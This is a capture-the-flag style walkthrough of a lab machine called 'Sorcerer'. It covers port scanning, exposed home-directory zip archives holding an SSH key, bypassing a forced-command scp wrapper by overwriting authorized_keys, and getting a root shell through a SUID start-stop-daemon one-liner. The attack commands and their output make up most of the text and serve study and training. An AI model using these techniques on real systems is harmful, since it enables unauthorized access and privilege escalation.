Recon
Nmap
As always, I kicked off the machine with scanning all 65,535 TCP ports.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -Pn -n --open --min-rate 3000 -p-
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-14 01:55 UTC
Nmap scan report for 192.168.189.100
Host is up (0.046s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
7742/tcp  open  msss
8080/tcp  open  http-proxy
37299/tcp open  unknown
43301/tcp open  unknown
44355/tcp open  unknown
45643/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds
Then I ran one more TCP scan but this time only on the discovered ports with -sC and -sV flags.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sC -sV -p 22,80,111,2049,7742,8080,37299,43301,44355,45643
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-14 01:56 UTC
Nmap scan report for 192.168.189.100
Host is up (0.045s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 81:2a:42:24:b5:90:a1:ce:9b:ac:e7:4e:1d:6d:b4:c6 (RSA)
|   256 d0:73:2a:05:52:7f:89:09:37:76:e3:56:c8:ab:20:99 (ECDSA)
|_  256 3a:2d:de:33:b0:1e:f2:35:0f:8d:c8:d7:8f:f9:e0:0e (ED25519)
80/tcp    open  http     nginx
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100003  3           2049/udp   nfs
|   100003  3,4         2049/tcp   nfs
|   100005  1,2,3      40470/udp   mountd
|   100005  1,2,3      44355/tcp   mountd
|   100021  1,3,4      43301/tcp   nlockmgr
|   100021  1,3,4      51802/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/udp   nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
7742/tcp  open  http     nginx
|_http-title: SORCERER
8080/tcp  open  http     Apache Tomcat 7.0.4
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/7.0.4
37299/tcp open  mountd   1-3 (RPC #100005)
43301/tcp open  nlockmgr 1-4 (RPC #100021)
44355/tcp open  mountd   1-3 (RPC #100005)
45643/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 13.68 seconds
Finally, I performed a UDP port scan on the top 10 ports.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sU --top-ports 10
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-14 01:57 UTC
Nmap scan report for 192.168.189.100
Host is up (0.046s latency).

PORT     STATE         SERVICE
53/udp   closed        domain
67/udp   open|filtered dhcps
123/udp  closed        ntp
135/udp  closed        msrpc
137/udp  closed        netbios-ns
138/udp  closed        netbios-dgm
161/udp  closed        snmp
445/udp  closed        microsoft-ds
631/udp  closed        ipp
1434/udp closed        ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
Initial Access
HTTP 80 7742 8080
Before going in-depth for enumeration, I like to run http-enum script on the ports running HTTP. As you can see from the output, two directories were found on port 7742.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP --script http-enum -sV -p 80,7742,8080
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-14 02:02 UTC
Nmap scan report for 192.168.189.100
Host is up (0.045s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
7742/tcp open  http    nginx
| http-enum:
|   /default/: Potentially interesting folder
|_  /zipfiles/: Potentially interesting folder w/ directory listing
8080/tcp open  http    Apache Tomcat 7.0.4

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 124.40 seconds
HTTP 7742
Navigating to /zipfiles in the browser, I see four .zip files are being hosted.

Downloaded all of the files locally.
┌──(kali㉿kali)-[~/Downloads]
└─$ ls -la
total 32
drwxr-xr-x  2 kali kali 4096 Jan 14 02:16 .
drwx------ 33 kali kali 4096 Jan 14 02:06 ..
-rw-rw-r--  1 kali kali 2834 Jan 14 02:14 francis.zip
-rw-rw-r--  1 kali kali 8274 Sep 24  2020 max.zip
-rw-rw-r--  1 kali kali 2826 Sep 24  2020 miriam.zip
-rw-rw-r--  1 kali kali 2818 Sep 24  2020 sofia.zip
Using unzip -l , I inspected the contents of max.zip without extracting it and identified a SSH private key, and a backup file, tomcat-users.xml.bak , containing credentials.
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip -l "*.zip"
Archive:  francis.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2020-09-24 19:27   home/francis/
      220  2019-04-18 04:12   home/francis/.bash_logout
      807  2019-04-18 04:12   home/francis/.profile
     3526  2019-04-18 04:12   home/francis/.bashrc
---------                     -------
     4553                     4 files

Archive:  sofia.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2020-09-24 19:27   home/sofia/
      220  2019-04-18 04:12   home/sofia/.bash_logout
      807  2019-04-18 04:12   home/sofia/.profile
     3526  2019-04-18 04:12   home/sofia/.bashrc
---------                     -------
     4553                     4 files

Archive:  miriam.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2020-09-24 19:27   home/miriam/
      220  2019-04-18 04:12   home/miriam/.bash_logout
      807  2019-04-18 04:12   home/miriam/.profile
     3526  2019-04-18 04:12   home/miriam/.bashrc
---------                     -------
     4553                     4 files

Archive:  max.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2020-09-24 19:27   home/max/
      220  2019-04-18 04:12   home/max/.bash_logout
      807  2019-04-18 04:12   home/max/.profile
        0  2020-09-24 19:27   home/max/.ssh/
      738  2020-09-24 19:27   home/max/.ssh/id_rsa.pub
      836  2020-09-24 19:27   home/max/.ssh/authorized_keys
     3381  2020-09-24 19:27   home/max/.ssh/id_rsa
     1991  2020-09-24 19:27   home/max/tomcat-users.xml.bak
     3526  2019-04-18 04:12   home/max/.bashrc
      133  2020-09-24 19:27   home/max/scp_wrapper.sh
---------                     -------
    11632                     10 files

4 archives were successfully processed.
┌──(kali㉿kali)-[~/Downloads/home/max/.ssh]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAt/bdQL2FWSqIZy8+sfdp19nLsDMrirNKlDFvT2vs6WZNoW/2bFCw
SkIBbiE1bWoSYrKan0WPpKhfESuk69Lw3Aj+I2wo2nSd5n2Phua7C2xn3pN72/XayZCdPp
QZvPzhIU4cFhY5HWrNqASRfMUoOHcUuowvMLJ+5Qfi98UkuwPOEZ4V10BhoYxjXxunqTwf
...
...

Although I had obtained a private key, my SSH login attempts were repeatedly denied, instead returning the scp usage help page.
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa max@$IP
The authenticity of host '192.168.189.100 (192.168.189.100)' can't be established.
ED25519 key fingerprint is SHA256:VS30806A83YR6y/jbQ1fv89VM1FjmXYbb9zmKkJ5N+4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.189.100' (ED25519) to the list of known hosts.
PTY allocation request failed on channel 0
ACCESS DENIED.
usage: scp [-346BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]
           [-l limit] [-o ssh_option] [-P port] [-S program] source ... target
Connection to 192.168.189.100 closed.
Investigation of scp_wrapper.sh revealed a restricted shell environment that explicitly forces the use of scp .
┌──(kali㉿kali)-[~/Downloads/home/max]
└─$ cat scp_wrapper.sh
#!/bin/bash
case $SSH_ORIGINAL_COMMAND in
 'scp'*)
    $SSH_ORIGINAL_COMMAND
    ;;
 *)
    echo "ACCESS DENIED."
    scp
    ;;
esac
To bypass this, I audited the authorized_keys file and removed the command= prefix that was forcing the wrapper script.
┌──(kali㉿kali)-[~/Downloads/home/max/.ssh]
└─$ cat authorized_keys
no-port-forwarding,no-X11-forwarding,no-agent-forwarding,no-pty,command="/home/max/scp_wrapper.sh" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC39t1AvYVZKohnLz6x92nX2cuwMyuKs0qUMW9Pa+zpZk2hb/ZsULBKQgFuITVtahJispqfRY+kqF8RK6Tr0vDcCP4jbCjadJ3mfY+G5rsLbGfek3vb9drJkJ0+lBm8/OEhThwWFjkdas2oBJF8xSg4dxS6jC8wsn7lB+L3xSS7A84RnhXXQGGhjGNfG6epPB83yTV5awDQZfupYCAR/f5jrxzI26jM44KsNqb01pyJlFl+KgOs1pCvXviZi0RgCfKeYq56Qo6Z0z29QvCuQ16wr0x42ICTUuR+Tkv8jexROrLzc+AEk+cBbb/WE/bVbSKsrK3xB9Bl9V9uRJT/faMENIypZceiiEBGwAcT5lW551wqctwi2HwIuv12yyLswYv7uSvRQ1KU/j0K4weZOqDOg1U4+klGi1is3HsFKrUZsQUu3Lg5tHkXWthgtlROda2Q33jX3WsV8P3Z4+idriTMvJnt2NwCDEoxpi/HX/2p0G5Pdga1+gXeXFc88+DZyGVg4yW1cdSR/+jTKmnluC8BGk+hokfGbX3fq9BIeiFebGnIy+py1e4k8qtWTLuGjbhIkPS3PJrhgSzw2o6IXombpeWCMnAXPgZ/x/49OKpkHogQUAoSNwgfdhgmzLz06MVgT+ap0To7VsTvBJYdQiv9kmVXtQQoUCAX0b84fazWQQ== max@sorcerer
┌──(kali㉿kali)-[~/Downloads/home/max/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC39t1AvYVZKohnLz6x92nX2cuwMyuKs0qUMW9Pa+zpZk2hb/ZsULBKQgFuITVtahJispqfRY+kqF8RK6Tr0vDcCP4jbCjadJ3mfY+G5rsLbGfek3vb9drJkJ0+lBm8/OEhThwWFjkdas2oBJF8xSg4dxS6jC8wsn7lB+L3xSS7A84RnhXXQGGhjGNfG6epPB83yTV5awDQZfupYCAR/f5jrxzI26jM44KsNqb01pyJlFl+KgOs1pCvXviZi0RgCfKeYq56Qo6Z0z29QvCuQ16wr0x42ICTUuR+Tkv8jexROrLzc+AEk+cBbb/WE/bVbSKsrK3xB9Bl9V9uRJT/faMENIypZceiiEBGwAcT5lW551wqctwi2HwIuv12yyLswYv7uSvRQ1KU/j0K4weZOqDOg1U4+klGi1is3HsFKrUZsQUu3Lg5tHkXWthgtlROda2Q33jX3WsV8P3Z4+idriTMvJnt2NwCDEoxpi/HX/2p0G5Pdga1+gXeXFc88+DZyGVg4yW1cdSR/+jTKmnluC8BGk+hokfGbX3fq9BIeiFebGnIy+py1e4k8qtWTLuGjbhIkPS3PJrhgSzw2o6IXombpeWCMnAXPgZ/x/49OKpkHogQUAoSNwgfdhgmzLz06MVgT+ap0To7VsTvBJYdQiv9kmVXtQQoUCAX0b84fazWQQ== max@sorcerer
All of the prefix is removed.
┌──(kali㉿kali)-[~/Desktop/.ssh]
└─$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC39t1AvYVZKohnLz6x92nX2cuwMyuKs0qUMW9Pa+zpZk2hb/ZsULBKQgFuITVtahJispqfRY+kqF8RK6Tr0vDcCP4jbCjadJ3mfY+G5rsLbGfek3vb9drJkJ0+lBm8/OEhThwWFjkdas2oBJF8xSg4dxS6jC8wsn7lB+L3xSS7A84RnhXXQGGhjGNfG6epPB83yTV5awDQZfupYCAR/f5jrxzI26jM44KsNqb01pyJlFl+KgOs1pCvXviZi0RgCfKeYq56Qo6Z0z29QvCuQ16wr0x42ICTUuR+Tkv8jexROrLzc+AEk+cBbb/WE/bVbSKsrK3xB9Bl9V9uRJT/faMENIypZceiiEBGwAcT5lW551wqctwi2HwIuv12yyLswYv7uSvRQ1KU/j0K4weZOqDOg1U4+klGi1is3HsFKrUZsQUu3Lg5tHkXWthgtlROda2Q33jX3WsV8P3Z4+idriTMvJnt2NwCDEoxpi/HX/2p0G5Pdga1+gXeXFc88+DZyGVg4yW1cdSR/+jTKmnluC8BGk+hokfGbX3fq9BIeiFebGnIy+py1e4k8qtWTLuGjbhIkPS3PJrhgSzw2o6IXombpeWCMnAXPgZ/x/49OKpkHogQUAoSNwgfdhgmzLz06MVgT+ap0To7VsTvBJYdQiv9kmVXtQQoUCAX0b84fazWQQ== max@sorcerer
However, the connection still failed with an error.
┌──(kali㉿kali)-[~/Desktop/.ssh]
└─$ scp -i id_rsa authorized_keys max@$IP:/home/max/.ssh/authorized_keys
scp: Received message too long 1094927173
scp: Ensure the remote shell produces no output for non-interactive sessions.

I pulled up the man page of scp and found the following option: -O . This option allows you to use the legacy SCP protocol for file transfers instead of the SFTP protocol. Let’s give this a try.
┌──(kali㉿kali)-[~/Desktop/.ssh]
└─$ scp -O -i id_rsa authorized_keys max@$IP:/home/max/.ssh/authorized_keys
authorized_keys                                                                                         100%  836    17.5KB/s   00:00
Shell as max
I finally was able to authenticate in.
┌──(kali㉿kali)-[~/Desktop/.ssh]
└─$ ssh -i id_rsa max@$IP
max@sorcerer:~$ whoami
max
Found local.txt in /home/dennis
max@sorcerer:/home$ cd /home
max@sorcerer:/home$ ls -aR
.:
.  ..  dennis  francis  max  miriam  sofia

./dennis:
.  ..  .bash_logout  .bashrc  local.txt  .profile

./francis:
.  ..  .bash_logout  .bashrc  .profile

./max:
.  ..  .bash_logout  .bashrc  .profile  scp_wrapper.sh  .ssh  tomcat-users.xml.bak

./max/.ssh:
.  ..  authorized_keys  id_rsa  id_rsa.pub

./miriam:
.  ..  .bash_logout  .bashrc  .profile

./sofia:
.  ..  .bash_logout  .bashrc  .profile
max@sorcerer:/home/dennis$ cat local.txt
c86a...
Privilege Escalation

start-stop-daemon has a SUID bit set to its binary, which is very unusual.
max@sorcerer:/tmp$ find / -type f -perm -4000 -ls 2>/dev/null
   166328    116 -rwsr-xr-x   1 root     root       114784 Jun 24  2020 /usr/sbin/mount.nfs
   131537     44 -rwsr-xr-x   1 root     root        44200 Jun  3  2019 /usr/sbin/start-stop-daemon
   131139     64 -rwsr-xr-x   1 root     root        63736 Jul 27  2018 /usr/bin/passwd
   164794     36 -rwsr-xr-x   1 root     root        34896 Apr 22  2020 /usr/bin/fusermount
   134752     64 -rwsr-xr-x   1 root     root        63568 Jan 10  2019 /usr/bin/su
   135086     52 -rwsr-xr-x   1 root     root        51280 Jan 10  2019 /usr/bin/mount
   166426     16 -rwsr-xr-x   1 root     root        14664 Oct  9  2019 /usr/bin/vmware-user-suid-wrapper
   134605     44 -rwsr-xr-x   1 root     root        44440 Jul 27  2018 /usr/bin/newgrp
   131134     56 -rwsr-xr-x   1 root     root        54096 Jul 27  2018 /usr/bin/chfn
   135088     36 -rwsr-xr-x   1 root     root        34888 Jan 10  2019 /usr/bin/umount
   131137     84 -rwsr-xr-x   1 root     root        84016 Jul 27  2018 /usr/bin/gpasswd
   131135     44 -rwsr-xr-x   1 root     root        44528 Jul 27  2018 /usr/bin/chsh
      938     12 -rwsr-xr-x   1 root     root        10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
   152206    428 -rwsr-xr-x   1 root     root       436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
   148810     52 -rwsr-xr--   1 root     messagebus    51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
GTFObins confirms it could be an attack vector for privesc.
Shell as root
Take a look at the euid , I’m root!
max@sorcerer:/tmp$ /usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/bash -- -p
bash-5.0# whoami
root
bash-5.0# id
uid=1003(max) gid=1003(max) euid=0(root) groups=1003(max)
Found proof.txt
bash-5.0# ls
proof.txt
bash-5.0# cat proof.txt
4cfd5...